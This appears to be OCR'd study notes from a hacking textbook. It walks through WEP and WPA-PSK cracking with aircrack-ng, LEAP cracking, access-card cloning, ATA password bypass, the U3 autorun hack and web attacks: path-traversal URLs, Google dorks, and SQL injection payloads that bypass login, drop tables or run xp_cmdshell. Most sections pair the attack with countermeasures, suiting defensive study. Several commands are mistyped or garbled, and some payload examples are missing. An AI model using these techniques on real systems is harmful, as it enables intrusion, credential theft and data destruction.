WEP: When you send data on a wireless network protected by WEP, the encryption mechanism requires the WEP key and something called an **Initialization Vector (IV)**. The IV is pseudo-randomly generated for each frame and is added to the end of the 802.11 header of that frame. The IV and WEP key are used to create something called a keystream, which is what is actually used to turn the plaintext data into cipher text. To decrypt the data, the receiving side uses the WEP key it has, pulls out the IV from the frame it received, and then uses its WEP key and the IV to generate its own **keystream**. This keystream is then used on the cipher text to create the plain text. To ensure that the decrypted data is valid, a checksum is verified before the data is further processed.

Passive attack: To launch the attack, use any 802.11 packet capturing tool, and collect a lot of data frames (upward to 1GB). Depending on the activity on the network, gathering this data can take hours, days, and even weeks. As you collect data, a tool can parse IVs and attempt to deduce the WEP key.
Tool: **aircrack-ng** requires a PCAP file as input and will automatically reload the file to get more data as it performs its analysis. This feature is extremely useful because it gives you an idea of how much data (IVs) you have. Steps of the attack:

```
root@root:   # airmon-ng start wlan0
root@root:   # ariodump-ng channel 1 bssid 00:16:01:92:CD:79 write wep-data
    mon0
```

Where channel 1 is the target, wepdata is the PCAP file where are saved all the data.

```
root@root:  # aireplay-ng  fakeauth 1000 -q 10 -a 00:16:01:92:CD:79 -h00:15...  mon0
```

Where 00:15 is our source MAC address.

```
root@root:  # aireplay-ng  arpreplay -b 00.16:01..  -h 00:15..  mon0
root@root:~# aircrack-ng wepdata.cap
```

Countermeasure: WEP is one of those things that it's best to consider never existed. If your network is running WEP, you should immediately disable it. WEP should be treated as an open wireless network, and the same mitigations can help make it more secure. Things like relying on higher layer encryption (e.g., VPN) makes it difficult for an attacker to gain access to a client's transport data, but unless configured correctly, could allow the attacker to launch attacks on internal network resources.

8.7 Authentication Attacks:

WPA Pre-Shared Key The pre-shared key (PSK) used in WPA-PSK is shared among all users of a particular wireless network. It's also used to derive the specific encryption keys that are used during a user's session. As mentioned in the "Authentication" section, the client and the access point perform a four-way handshake to establish these encryption keys. Because the keys are derived from the pre-shared key, an attacker observing the four-way handshake can then launch an offline brute-force attack against it to figure out the pre-shared key.
Obtaining the Four-Way Handshake Regardless of how you actually brute force the key, all tools require a captured four-way handshake. The handshake happens every time a client connects to a wireless network. So you can wait around to sniff the handshake passively, or kick a client off with the de-authentication attack just so you can sniff the handshake when the client reconnects. Make sure your wireless packet-capturing tool is set to watch only the specific channel your target is on. If you don't, you may hop to a different channel and only capture part of the handshake.

```
root@root:~# airodump-ng --channel 11 --bssid 00:16    --write wpa-psk mon0
```

Brute Forcing With the four-way handshake in hand, you're ready to launch an offline brute-force attack.
#1 method: ***Aircrack***

```
 root@root:~# aircrack-ng -w password.lst wpa-psk.cap
```

#2 method: ***Raimbow tables*** Rainbow tables contain precomputed hashes for a particular algorithm type. These tables can greatly reduce cracking time in cases where you have to crack the same algorithm multiple times. When performing an offline brute-force attack, the brute-forcing program takes a string that it guesses is the password, encrypts it with the applicable algorithm (producing a hash), and then compares that hash to the one you're trying to brute force. If the hashes match, the guess was correct; if they don't, the brute-forcing program moves on to the next string.
#3 method: **GPU cracking** Our computers' graphics cards are loaded with multiple cores, can complete tasks very quickly, and are designed for optimal performance, making them great candidates for password cracking. By offloading the hash creation process to the Graphical Processing Unit (GPU), we can increase our cracking speeds.
Countermeasure: WPA-PSK security all comes down to the complexity of the chosen pre-shared key and your users' integrity. If you choose an extremely complex pre-shared key, but share it among 100 users, and one of them knowingly or unknowingly discloses the credentials, the entire network is at risk. Ensure WPA-PSK is only used in environments where all options are considered, and ensure the key is complex enough to withstand a dedicated attacker.

WPA Enterprise Since WPA Enterprise is so robust through its use of 802.1x, attacking WPA Enterprise really breaks down to attacking the specific EAP type used by the wireless network. In the upcoming sections, we look at a few popular EAP types and discuss how to defeat them. You'll notice for all of these attacks that we need at least one connected client to target. The attacks that you can do are:

1. **Identifying EAP Types**

In order to gear our attack toward a particular EAP type, we first need to identify what EAP type a client is using. We do this by observing the communication between the client and the AP during the initial EAP handshake. We can capture the EAP handshake in essentially the same way that we captured the four-way

handshake when we targeted WPA-PSK. Once we have the handshake, we'll analyze it using a standard packet capturing tool to figure out the network client. Using Wireshark, we filter on "eap" to inspect only the EAP handshake. Wireshark parses out the important information and shows us the EAP type right in the Info column.

2. **LEAP**

The Lightweight Extensible Authentication Protocol (LEAP) wireless technology was first created and brought to market by Cisco Systems. Unfortunately they uncovered a horrible secret. LEAP takes an MSCHAPv2 challenge and response and transmits them in the clear over the wireless network. In just about any scenario where an attacker can observe a challenge and also the response, you have the potential for an offline brute-force attack. *Command:*

```
# asleap -r leap.cap -W password.lst
```

Countermeasure: LEAP has been in the same bucket as WEP for a number of years now. It's sort of a bruise on the face of wireless security, but the truth of the matter is that with an extremely complex password, LEAP can be secure.

3. **EAP-TTLS and PEAP**

EAP-TTLS and PEAP are two of the most commonly used EAP types. They establish a TLS tunnel between the unauthenticated wireless client and a wired-side RADIUS server. The AP has no visibility into this tunnel and simply relays the traffic between the two. The TLS tunnel is established so the client can transmit credentials via a less secure, inner authentication protocol. TLS is a relatively secure protocol, so "tapping" into the tunnel is currently out of the question. However, since the nature of wireless networks makes them extremely susceptible to AP impersonation and man-in-the-middle attacks, another option is available. The trick here is to impersonate the AP that the target client is looking to connect to and then act as the terminating end of the TLS tunnel.
Countermeasure: EAP-TTLS and PEAP can be secured with a simple checkbox and an input field. Be sure to validate the server certificate on all wireless clients connecting with EAP-TTLS and PEAP. By checking that box and defining the common name on the certificate, you force clients to ignore any RADIUS servers that are not explicitly allowed on by you, and therefore, an attacker won't be able to terminate the TLS tunnel.

9 Chapter 9: Hacking Hardware

9.1 Physical Access: Getting In The Door:

Cloning Access Cards Many secure facilities require that an access card be used for entry in addition to other security measures. These cards normally come in one of two types: magnetic stripe (magstripe) or RFID (Radio Frequency Identification; these are often referred to as proximity cards).

Hacking Magstripe Cards Most magstripe cards conform to ISO standards 7810, 7811, and 7813, which define a standard size and specify that the card contains three tracks of data commonly referred to as tracks 1, 2, and 3. The majority of magstripe cards contain no security measures to protect the data stored on the card and encode the data on the card in the clear. As a result, magstripe cards are trivial to clone and reuse. Tools are available from several providers to clone, alter, and update magstripe card data: **Magnetic- Stripe Card Explorer** software displaying card data in Char, Binary, or ISO formats. The data displayed by the Explorer can contain a wealth of information: ID number, serial number, social security number, name, address, and account balances are all common information stored on magstripe cards. This data is often in a custom format and needs to be decoded to human-readable form. Many times doing a quick analysis of the data is enough to predict how to create a cloned card. Brute-forcing card values can be a quick way to gain access to a system or bypass a panel. The attack have two main phases:

- Read: read multiple cards of the same type to detect the different bits
- Write: determine what checksum is used and next recalculate a new one

Hacking RFID Cards Most card access RFID systems operate on one of two different spectrums: 135 kHz or 13.56 MHz. Just like magnetic stripe cards, many RFID cards are unprotected and can be as easily cloned for reuse for entry into systems. More and more RFID cards are starting to employ custom cryptography and other

security measures to help mitigate these risks. An advanced version of an RFID reader/writer is the proxmark3 device. The **proxmark3** has an on-board FPGA built in to allow for the decoding of different RFID protocols. Another option for intercepting and decoding RFID traffic is the **Universal Software Radio Peripheral (USRP)**. The USRP can intercept the raw radio waves that then have to be decoded by the user, so this also is a more advanced tool. A properly populated USRP can send and receive raw signals on the common RFID frequencies, allowing it to intercept and imitate cards.
Countermeasures for Cloning Access Cards. Many vendors' initial goals were to make the access technology as **inexpensive** as possible, thus proper security and cryptography are not accounted for. Now, due to the widely deployed infrastructure of existing access systems, there is substantial inertia on the part of these vendors to change the features of their systems to resist these types of attacks. Many newer RFID access systems implement a **full cryptographic challenge-response** algorithm to help prevent cloning, replay, and other attacks. When the card is energized by the reader, a challenge is sent to the RFID card, which is encrypted and signed by the private key stored on the card and sent back to the reader. The reader validates the response before allowing the holder of the card to access the protected resource. Even if the entire conversation is intercepted, the attacker cannot use the same response twice.

9.2 Hacking Devices: Locked Hard disk

Bypassing ATA Password Security ATA security is a common safeguard used by companies to deter the usage of a stolen laptop. The ATA security mechanism requires that the user type a password before a hard disk can be accessed by the BIOS. This security feature does not encrypt or protect the contents of the drive, only access to the drive. As a result, it provides minimal security. Many bypass products and services exist for specific drives; however, the most common and easiest to perform is simply to hot-swap the drive into a system with ATA security disabled. **Hot-swap attack steps**

1. Find a computer (capable of setting ATA password and an unlocked drive)
2. Boot the computer with the unlocked drive
3. Enter BIOS interface ?? prepare to set a BIOS password
4. Replace the unlocked drive with the locked drive (Carefully)
5. Set the hard disk password using BIOS interface ?? The drive will accept the new password
6. Reboot ?? BIOS prompt you to unlock the drive bypassing the old one.
7. The password can be cleared from the system if a new password is not desired.

Countermeasure: The best defense against ATA drive password bypass is to avoid it: **do not rely on ATA security** to protect drives from tampering or to protect the contents of the drive. Many ATA drives are trivial to bypass, and password protecting them provides a false sense of security. As an alternative to ATA password security, use **full disk encryption** to protect the entire contents of the drive or sensitive partitions on the drive. Three common products that provide disk encryption are BitLocker, TrueCrypt, or SecurStar.
USB U3 Hack One of the easiest ways into a system is by using a USB flash drive that implements the U3 standard. The U3 system is a secondary partition included with USB flash drives made by SanDisk. The U3 partition is stored on the device as read only, and it often contains free software for users to try or download. The U3 partition menu is configured to execute automatically when the USB stick is inserted into certain computers. The U3 hack works by taking advantage of the autorun feature built into Windows. When inserted into a computer, the USB flash drive is enumerated, and two separate devices are mounted: the U3 partition and the regular flash storage device. The U3 partition immediately runs whatever program is configured in the autorun.ini file on the partition. The partition **can be overwritten** using the manufacturer's tool to include a malicious program that executes in the context of the currently logged-on user. The most obvious attacks are to read the password hashes from the local Windows password file or **install a Trojan for remote access**. The password file can be emailed to the attacker or stored on the flash drive for offline cracking later using tools like fgdump. Attack steps:

1. Create a custom autorun script to launch a command script when you insert the USB device into the computer
2. Next, create a script to run programs, install tools, or perform other actions

3. Once you've assembled the script and utilities, copy the files to the U3CUSTOM folder provided by the U3 device manufacturer or use a tool like Universal_Customizer.
4. The final step is to write the ISO to the flash disk with the Universal_Customizer.exe

U3 Hack Countermeasures

- To disable autorun on the system
- Another approach is to hold down the SHIFT key before inserting a USB stick on a per-use basis; this prevents autorun from launching the default program.

Bluetooth The eternal wellspring of cell phone insecurity is Bluetooth: phones sync, make calls, transfer data, tether, and offer nearly every service over the Bluetooth protocol. Yet some phones are still shipped with discovery mode enabled by default, allowing any attacker to discover and connect with the device. Bluetooth has enabled attackers to penetrate networks, steal contacts, and social engineer individuals for nearly a decade. One simple inexpensive off-the-shelf tool to help with Bluetooth hardware hacking is **Ubertooth,** with is possible analyze the spectrum.

9.3 Reverse Engineering Hardware:

Mapping the Device Removing the cover of a device is the first step in reversing engineering hardware. The goal is to get access to the internal circuitry. The process is usually straightforward, likely just a few screws to remove.

1. Identify Integrated Circuit (IC) chips: Google IC data sheet ?? packaging, pin diagram, etc.
2. Available external interfaces (HDMI, USB, JTAG, etc.)
3. Identifying important pins:
   (a) Modern boards are multilayer (Difficult)
   (b) Use multimeter (toning function) to create bus map
   (c) Beep when a wire is connected

Sniffing Bus Data Just like networks, buses on hardware transmit data from one component to another. In fact, a network could just be considered a multicomputer bus. The information going across a hardware bus is **generally unprotected** and thus susceptible to intercept, replay, and man-in-the-middle attacks. An exception to this rule is the information sent in **DRM systems** like HDMI-HSCP, which requires information be encrypted as it is sent from chip to chip. Getting the information on the bus can be trivial or very difficult. Good reconnaissance helps identify which lines on the device are part of the bus you wish to intercept and what clock rate that information is traveling at. A **logic analyzer** allows you to see and record what signals are currently on the bus. **Sniffing the Wireless Interface** Before the wireless interface can be accessed, a client device must be available, such as a basic transceiver, another wireless network card, or a Bluetooth device. Then layer 2 software attacks can be performed against the device, but if these aren't available to you, then you'll need to perform some reconnaissance. Hack steps:

1. **identify the device's FCC ID**. The ID should be printed on the device, packaging, or in the manual. Every device that operates over radio frequency in the United States must be issued an FCC ID.
2. **Symbol decoding** is effectively decoding the lowest level bits from the wireless channel on which the device operates, similar to bus data from a physical bus line. A datasheet for one of the IC chips on the hardware device, the user manual, or FCC search site should confirm the RF frequencies used.

Firmware Reversing Looking inside of firmware files can lead to a **plethora** of juicy information about the device, such as default passwords, administrative ports, and debugging interfaces. The fastest way to inspect the firmware file is using a **hex editor** like 010 Editor, available from SweetScape Software.
ICE Tools An in-circuit emulator (ICE) is a device to assist with the debugging of a hardware device in-circuit or while the device is in operation. In-circuit emulators are essential for any serious debugging operation since many hardware systems lack the IO niceties of typical computers such as keyboards and screens. These in-circuit emulators provide a window into the inner workings of the hardware device, with all of the power of your computer to help solve any debugging problems.
JTAG The most common ICE type of interface found on modern embedded systems is the JTAG interface.

Joint Test Action Group, or JTAG, is a testing interface for printed circuit boards and other integrated circuits (ICs). JTAG was designed to test if the interfaces between components on a board were properly assembled post-manufacturing. Thus it allows an attacker to send and receive signals to each IC or component on the board. This makes JTAG a great resource to debug an embedded system or device when simple reversing doesn't yield results.

10 Chapter 10: Web and Database Hacking

10.1 Web Server Hacking

An attacker with the right set of tools and ready-made exploits can bring down a vulnerable web server in minutes. Some of the most devastating Internet worms have historically exploited these kinds of vulnerabilities (for example, two of the most recognizable Internet worms in history, Code Red and Nimda, both exploited vulnerabilities in Microsofts IIS web server software). Although such vulnerabilities provided great Low Hanging Fruit for hackers of all skill levels to pluck for many years, the risk from such problems is gradually shrinking for the following reasons:

- Vendors and the open-source community are learning from past mistakes
- Users and system administrators are also learning how to configure web server platforms to provide a minimal attack surface, disabling many of the common footholds exploited by attackers in years past
- Vendors and the open-source community are responding more rapidly with patches to those few vulnerabilities that do continue to surface in web platform code, knowing with vivid hindsight what havoc a worm like Code Red or Nimda could wreak on their platform.
- Proactive countermeasures such as deep application security analysis products (for example, Sanctum/Watchfires AppShield) and integrated input-validation features (for example, Microsofts URLScan) have cropped up to greatly blunt the attack surface available on a typical web server.
- Automated vulnerability-scanning products and tools have integrated crisp checks for common web platform vulnerabilities, providing quick and efficient identification of such problems.

Web server vulnerabilities tend to fall into one of the following categories:

- Sample files
- Source code disclosure
- Canonicalization
- Server extensions
- Input validation (for example, buffer overflows)
- Denial of service

Sample Files. One of the classic sample file vulnerabilities dates back to Microsofts IIS 4.0. It allows attackers to download ASP source code. This vulnerability wasnt a bug per se, but more an example of poor packagingsample code was installed by default, one of the more common mistakes made by web platform providers in the past. The culprits in this case were a couple of sample files installed with the default IIS4 package called showcode.asp and codebrews.asp. If present, these files could be accessed by a remote attacker and could reveal the contents of just about every other file on the server.

```
http://192.168.51.101/msadc/Samples/SELECTOR/showcode.asp?source=/../..
/../../../boot.ini
http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?source=
/../../../../../winnt/repair/setup.log
```

Solution Remove them from production web servers

Source Code Disclosure Source code disclosure attacks allow a malicious user to view the source code of confidential application files on a vulnerable web server. Under certain conditions, the attacker can combine this with other techniques to view important protected files such as /etc/passwd, global.asa, and so on.

```
http://www.iisvictim.example/global.asa+.htr
http://www.weblogicserver.example/index.js%70
http://www.tomcatserver.example/examples/jsp/num/numguess.js%70
```

Solution: Never store sensitive data in your application source code

Canonicalization Attacks. Computer and network resources can often be addressed using more than one representation. For example, the file C:.txt may also be accessed by the syntax ...txt. The process of resolving a resource to a standard (canonical) name is called canonicalization. Applications that make security decisions based on the resource name can easily be fooled into performing unanticipated actions using so-called canonicalization attacks. The exploit is easy and was quite popular with the script kiddies. You simply use the following URL format when discovering an ASP page:

```
http://192.168.51.101/scripts/file.asp::$DATA
```

Solution: Compartmentalize your application directory structure

Server Extensions On its own, a web server provides a minimum of functionality; much of the whizbang comes in the form of extensions, which are code libraries that add on to the core HTTP engine to provide features such as dynamic script execution, security, caching, and more. f vulnerability is exploited by sending a malformed HTTP GET request for a server-side executable script or related file type, such as Active Server Pages (.asp) or global.asa files. Frequently, these files are designed to execute on the server and are never to be rendered on the client to protect the confidentiality of programming logic, private variables, and so on. The malformed request causes IIS to send the content of such a file to the remote client rather than execute it using the appropriate scripting engine. The key aspects of the malformed HTTP GET request include a specialized header with Translate: f at the end of it and a trailing backslash (\) appended to the end of the URL specified in the request.

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
Translate: f
[CRLF]
[CRLF]
```

Solution Patching or disabling the vulnerable extension

Buffer Overflows As weve noted throughout this book, the dreaded buffer overflow attack symbolizes the coupe de grce of hacking. Given the appropriate conditions, buffer overflows often result in the ability to execute arbitrary commands on the victim machine, typically with very high privilege levels. The easiest overflows to exploit are termed stackbased buffer overruns, denoting the placement of arbitrary code in the CPU execution stack. More recently, so-called heap-based buffer overflows have also become popular, where code is injected into the heap and executed. The **IIS ASP Stack Overflow** vulnerability affects Microsoft IIS 5.0, 5.1, and 6.0. It allows an attacker who can place files on the web server to execute arbitrary machine code in the context of the web server software. The **IIS HTR Chunked Encoding Transfer Heap Overflow** vulnerability affects Microsoft IIS 4.0, 5.0, and 5.1. It potentially leads to remote denial of service or remote code execution at the IWAM_MACHINENAME privilege level. An exploit has been published for this vulnerability at packetstormsecurity.nl/0204- exploits/iischeck.pl. IIS also suffered from buffer overflows in the add-on Indexing Service extension (idq.dll), which could be exploited by sending .ida or .idq requests to a vulnerable server. This vulnerability resulted in the infamous Code Red worm Solution: Apply a software patch, preferably from a reliable source

Denial of Service Most often, denial of service attacks are distributed and require a large number of machines to bring a web server to its knees. As weve seen countless times with Low Orbit Ion Cannon, it can be trivial to bring down a web server given enough cannons pointing to a single target. Firewall rules can reduce the success of these attacks but can often overwhelm the firewalls as well, creating an upstream denial of service condition that effectively accomplishes the same goal. But a sophisticated attacker doesnt need to sully his hands with ankle-biter DoS techniques; he can take advantage of platform vulnerabilities.
The hacker named The Jester, a.k.a. th3j3st3r, debuted onto the hacker scene targeting pro- Jihadist websites and bringing them down and then targeting WikiLeaks and the Anonymous hacker group itself. In most cases, the DoS attacks took advantage of design flaws (vulnerabilities) in the web server technologies used at those targets. The Jester has reported his tool XerXes is capable of targeting both Apaches SlowLoris and RUDY types of attacks, as well as Microsofts IIS web server. Further development on two other attack platforms called Leonidis and Saladin have been used in other web attacks.

10.2 Web Server Vulnerability Scanners

Nikto
Nikto is a web server scanner that performs comprehensive tests against web servers for multiple known web server vulnerabilities.

PROS	CONS
Update by simple command	Does not take IP range as input
CSV format	Not support digest or NTLM authentication
Support SSL	Cannot perform check with cookies
Capture cookie from web server	
Support nmap output as inputs	
Support multiple IDS evasion techniques	

Nessus Tenables Nessus is a network vulnerability scanner that contains a large number of tests for known vulnerabilities in web server software.

PROS	CONS
Have GUI	Not directly focus on web server
Client/server architecture auto test	Real time updates to the scan database require a subscription
Target can be scanned automatically	Limited http authentication support
Provide proxy support with authentication	

10.3 Web Application Hacking:

Web application hacking refers to attacks on applications themselves, as opposed to the web server software upon which these applications run. Web application hacking involves many of the same techniques as web server hacking, including input-validation attacks, source code disclosure attacks, and so on. The main difference is that the attacker is now focusing on custom application code and not on off-the-shelf server software. As such, the approach requires more patience and sophistication.

Finding Vulnerable Web Apps with Google (Googledorks)
Search engines index a huge number of web pages and other resources. Hackers can use these engines to make anonymous attacks, find easy victims, and gain the knowledge necessary to mount a powerful attack against a network. Search engines are dangerous largely because users are careless. Further, search engines can help hackers avoid identification. Search engines make discovering candidate machines almost effortless. Using Google, you can trivially get a list of publicly accessible pages on a website, simply by using the advanced search operators:

- site:example.com
- inurl:example.com

To find unprotected /admin, /password, and /mail directories, along with their content, search for the following keywords on Google:

```
"Index of /admin"
"Index of /password"
"Index of /mail"
"Index of /" +banques +filetype:xls (for France)
"Index of /" +passwd"Index of /" password.txt
```

To find password hint applications that are set up poorly, type the following in google.com:

```
password hint
password hint -email
show password hint -email
filetype:htaccess user
```

Other commands:

Search Query	Possible Result
inurl:mrtg	MRTG traffic analysis page for websites
filetype:config web	.NET web.config files
global.asax index	global.asax or global .asa files
inurl:exchange inurl:finduser inurl:root	Improperly configured Outlook Web Access (OWA) servers

Web Crawling Web-crawling Tools So whats the best way to get at this information? Because retrieving an entire website is by its nature tedious and repetitive, it is a job well suited for automation. Fortunately, many good tools exist for performing web crawling, such as wget and HTTrack.

Wget. Wget is a free software package for retrieving files using the most common Internet protocols: HTTP, HTTPS, and FTP. It is a noninteractive command-line tool, so you can easily call it from scripts, cron jobs, and terminals without XWindows support. Wget is available from gnu.org/software/wget/wget.html. A simple example of Wget usage is shown next:

```
C:\>wget -P chits -l 2 http://www.google.com
--20:39:46-- http://www.google.com:80/
           => 'chits/index.html'
Connecting to www.google.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 2,532 [text/html]
    0K -> ..                                          [100%]
20:39:46 (2.41 MB/s) - 'chits/index.html' saved [2532/2532]
```

HTTrack. HTTrack Website Copier is a free crossplatform application that allows attackers to download an unlimited number of their favorite websites and FTP sites for later offline viewing, editing, and browsing. Command-line options provide scripting ability and an easy-to-use graphical interface, and WinHTTrack is available for Windows.

Web Application Assessment Once the target application content has been crawled and thoroughly analyzed, attackers typically turn to more in-depth probing of the main features of the application. The ultimate goal of this activity is to thoroughly understand the architecture and design of the application, pinpoint any potential weak points, and logically break the application in any way possible. To accomplish this goal, each

major component of the application is examined from an unauthenticated point of view as well as from the authenticated perspective if appropriate credentials are known. Web application attacks commonly focus on the following features:

- Authentication
- Session management
- Database interaction
- Generic input validation
- Application logic


10.4 Tools commonly used to perform web application hacking

Browser Plug-ins
Browser plug-ins allow you to see and modify the data you send to the remote server in real time as you navigate the website. These tools are useful during the discovery phase, when youre trying to figure out the structure and functionality of the web application, and they are invaluable when youre trying to confirm vulnerabilities in the verification phase. The concept behind browser plug-in security tools is ingenious and simple: install a piece of software into the web browser that monitors requests as they are sent to the remote server. When a new request is observed, pause it temporarily, show the request to the user, and let them modify it before it goes out on the wire. As an attacker, these tools are invaluable for identifying hidden form fields, modifying query arguments and request headers, and inspecting the response from the remote server.

Tool Suites
Typically built around web proxies that interpose themselves between the web client and the web server, tool suites are more powerful than browser plug-ins. Invisible to the client web browser, proxies can also be used in situations where the client is not a browser, but instead some other kind of application (such as a web service). The integration of testing tools with a proxy provides an effective tool for ad hoc testing of web applications.

10.5 Cross-Site Scripting (XSS) Attacks:

Cross-Site scripting typically arises from input/output validation deficiencies in web applications. However, unlike many of the other attacks we've cover in this chapter, XSS is typically targeted not at the application itself, but rather at *other users* of the vulnerable applications. Thus, XSS attack payloads typically affect the application end user, a commonly misunderstood aspect of these widely sensationalized exploits. Properly executed XSS attacks can be devastating to the entire user community of a given web application, as well as the reputation of the organization hosting the vulnerable application. Specifically, XSS can result in hijacked accounts and sessions, cookie theft, misdirection, and misrepresentation of organizational branding. Nearly every single XSS vulnerability we've come across involved failure to strip angle brackets from input or failure to encode such brackets in output. Common XSS payloads:



Most common approaches are to attempt to insert HTML tags into variables and into existing HTML tags on the vulnerable page. Countermeasures: General approaches recommended

- Filter out input parameters for special characters (<, >, (?), #, &, ")
- HTML-encode output so even if special characters are in input, they appear harmless to subsequent users of the application
- If your application set cookies, use Microsoft's HttpOnly cookies
- Analyze your application for XSS vulnerabilities on a regular basis using the many tools and techniques

10.6 SQL Injection:

In response to a request for a web page, the application generates a query, often incorporating portions of the request into the query. If the application isn't careful about how it constructs the query, an attacker can alter the query, changing how it is processed by the external service. These injection flaws can be devastating because the service often trusts the web application fully and may even be "safely" ensconced behind several firewalls. SQL injection refers to inputting raw SQL queries into an application to perform an unexpected action. Often, existing queries are simply edited to achieve the same results, SQL is easily manipulated by the placement of even a single character in a judiciously chosen spot, causing the entire query to behave in quite malicious ways. Some of the characters commonly used for such input validation attacks include the backtick (‘), the double dash (–), and the semicolon (;), all of which have special meaning in SQL. Example of SQL injection:

Bypassing Authentication

To authenticate without any credentials:	Username: `' OR "='` Password: `' OR '"='`
To authenticate with just the username:	Username: `admin'--`
To authenticate as the first user in the "users" table:	Username: `' or 1=1-`
To authenticate as a fictional user:	Username: `' union select 1, 'user', 'passwd' 1-`

Causing Destruction

To drop a database table:	Username: `';drop table users-`
To shut down the database remotely:	Username: `'aaaaaaaaaaaaaaa'` Password: `'; shutdown-`

Executing Function Calls and Stored Procedures


Executing `xp_cmdshell` to get a directory listing:	`http://localhost/script?0';EXEC+master..xp_cmdshell+'dir ';-`
Executing `xp_servicecontrol` to manipulate services:	`http://localhost/script?0';EXEC+master..xp_ servicecontrol+'start',+'server';-`

The results of these queries may not always be visible to the attacker through the application presentation interface, but the injection attack may still be effective. SQL injection is typically performed manually, but some tools are available that can help automate the process of identifying and exploiting such weaknesses. A common tool is sqlmap, available at sqlmap.sourceforge.net/. Sqlmap provides support for most common RDBMS being used today. Countermeasures: SQL injection is one of the easiest attacks to avoid. Here is an extensive but not complete list of methods used to prevent SQL injection:

- Use bind variables (parameterized queries)
  - static/bind variables.
- Perform strict input validation on any input from the client
- Implement default error handling
- Lock Down ODBC
  - Disable the execution of arbitrary SQL disabling the messaging to clients.
- Lock down the database server configuration
- Use programming frameworks
  - Like Hibernate to use bind variables

10.7 Cross-Site Request Forgery (CSRF):

CSRF vulnerabilities have been known about for nearly a decade, but it is only recently that they have been recognize as a serious issue. The MySpace worm (2005) rocketed them to the forefront of web application security, and subsequent abuses earned them position number 5 on the OWASP top 10. The concept behind CSRF is simple: web applications provide users with persistent authenticated sessions, so they don't have to reauthenticate themselves each time they request a page. But if an attacker can convince the user's web browser to submit a request to the website, he can take advantage of the persistent session to perform actions as the victim.



Attacks can result in a variety of ill outcomes for victims: their account passwords can be changed, funds can be transferred, merchandise purchased, and more. Because the victim's browser is making the request, an attacker can target services to which he normally would not have access. Countermeasures: The key to preventing CSRF vulnerabilities is somehow tying the incoming request to the authenticated session. What makes CSRF vulnerabilities so dangerous is the attacker doesn't need to know anything about the victim to carry out the attack. Once the attacker has crafted the dangerous request, it works on any victim that has authenticated to the website. To foil this, your web application should insert random values, tied to the specified user's session, into the forms it generates. If a request comes in that does not have a value that matches the user's session, require the user to reauthenticate and confirm that he wishes to perform the requested action.

